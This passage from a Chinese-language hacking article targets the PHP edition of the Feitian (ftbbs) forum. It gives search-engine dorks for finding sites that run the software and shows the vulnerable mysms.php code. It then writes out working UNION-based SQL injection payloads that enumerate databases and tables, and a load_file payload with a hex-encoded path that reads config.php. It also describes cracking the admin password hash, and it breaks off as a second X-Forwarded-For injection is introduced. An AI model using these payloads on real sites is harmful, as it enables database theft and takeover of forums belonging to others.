


图45




图46

当拿下ftbbs服务器后，就可以在ftbbsboa rd.asp文件中植入恶意脚本，完成批量获取管理员Cookie、页面挂马、自动添加管理员、传播蠕虫病毒等攻击，这对于使用飞天论坛的管理员来说简直就是噩梦！现在很多系统都在用户页面增加了这种"官方公告"之类的功能，这固然能更好地与用户互动，但是一旦服务器被入侵拿下，无辜的用户将再次被推向灾难的风尖浪头！由于ftbbs带有商业性质，故这种攻击性的测试本文略过。

飞天论坛PHP版

官方提供的飞天论坛PHP版为5.6版本，下载地址为http://www.ftbbs.cn/20087/200873014321 3a278.htm。由于PHP本身的安全机制，所以在不考虑PHP字符编码漏洞的情况下，排除字符型变量，另外因为ftbbs对$_GET方式（在inc/ checkpost.php文件中）和$_COOKIE方式（在inc/publicfun.php文件中）获取的变量做了防注入过滤，所以只有搜索$_POST方式获取的数字型变量或者其他方式获取的变量了。

一般网站管理员会修改默认的"power by ftbbs"等字符，所以我们百度搜索特征页面"inurl:ftbbshome.php"、"inurl:main.php?layer_1"或"inurl: default_list.php"获得使用飞天论坛PHP版建站的网站。

漏洞1：mysms.php页面数字型变量smtype没有过滤导致注入，代码如下：

```
$searchstr=ftbbs_request($_POST["searchstr"]);
$smtype=ftbbs_request($_POST["smtype"]);
//使用ftbbs_request函数转义引号等
$t=$_GET["t"];
if ($searchstr!="" || $smtype!=""){
$searchstr="and ".$smtype." like '%".$searchstr."%'";
//但是引入smtype时没有引号！
}
if ($t=="my"){
$sql="select * from {$tablepre}sms where sender='".
$username."' ".$searchstr." and bbssystem=0 order by
indate desc";
}
else{
$sql="select * from {$tablepre}sms where
(((bbssystem=2 or bbssystem=0) and accepter='".$username.
"') or bbssystem=1) ".$searchstr." order by indate desc";
}
$p = new ft_page;
$rs=mysql_query($sql);
……（略）
```

与ASP版漏洞产生的原因相同，于是使用漏洞利用工具的"mysms.php"漏洞，注入语句与"mysms.asp"相同，如图47所示，注入结果如图48所示。顺利注出管理员密码MD5码，说明管理员在安装时没有修改表名前缀，接着通过cmd5.com在线破解出管理员密码，最后就是登录后台挂马甚至提权，本文不作探讨。

下面我们讨论假如安装时修改了默认的表名时如何注入，这种情况对于Access数据库将




图47




图48

是无可奈何的，但是对于MySql数据库则不算问题，因为可以通过数据库information_schema的表SCHEMATA和TABLES猜解到所有数据库名和表名，语句如下：

```
// 猜数据库
select SCHEMA_NAME from information_schema.SCHEMATA
// 猜指定数据库中的所有表名，"0x6674646d73"即字符串"ftdms"
select TABLE_NAME from information_schema.Tables where TABLE_SCHEMA=0x6674646d73
```

在漏洞利用工具的"mysms.php"漏洞中使用的完整注入语句如下：

```
// 猜数据库，如图49所示
1 union select 1,2,SCHEMA_NAME,4,5,6,7,8,9,10 from information_schema.SCHEMATA limit 0,5 union select * from ft_sms where title
// 猜数据库ftdms中的表名，如图50所示
1 union select 1,2,TABLE_NAME,4,5,6,7,8,9,10 from information_schema.TABLES where TABLE_SCHEMA=0x6674646d73 limit 0,5 union select * from ft_sms where title
// 由于页面分页显示，所以使用"limit 0,5"从第0条开始显示5条记录，此语句可以正常执行，可见limit参数也是可以注入的！
```




图49




图50

利用load_file函数暴库。将上面注入语句的第3个字段换为load_file函数，比如"load_file('D:\\xampp\\htdocs\\ftbbs_php\\inc\\config.php')"，即可暴库。需要注意的是：load_file函数使用的是绝对路径，路径中的"\"必须使用转义符为"\\"。因为提交字符中的单引号会被转义，所以load_file函数中的文件名改为"0x"格式，首先在本地MySql命令行中使用"select hex('D:\\xampp\\htdocs\\ftbbs_php\\inc\\config.php')"语句获得"443A5C78616D70705C6874646F63735C66746262735F706870 5C696E635 C636F6E6669672E706870"，所以暴库语句为：

```
1 union select 1,2,load_file(0x443A5C78616D70705C6874646F63735C66746262735F7068705C696E635C636F6E6669672E706870),4,5,6,7,8,9,10 union select * from ft_sms where title
```

使用注入工具提交后，查看页面源码获得inc/config.php文件内容，如图51所示。需要注意当前MySql用户必须有使用load_file函数的file_priv权限，可以使用"select user,file_priv from mysql.user"语句获得MySql用户的file_priv权限。




图51

漏洞2：由于GetUserIP()函数使用HTTP_X_FORWARDED_FOR获取IP时没有过滤，导致注入、暴库、挂马。函数定义在inc/publicfun.php文件中，代码如下：

```
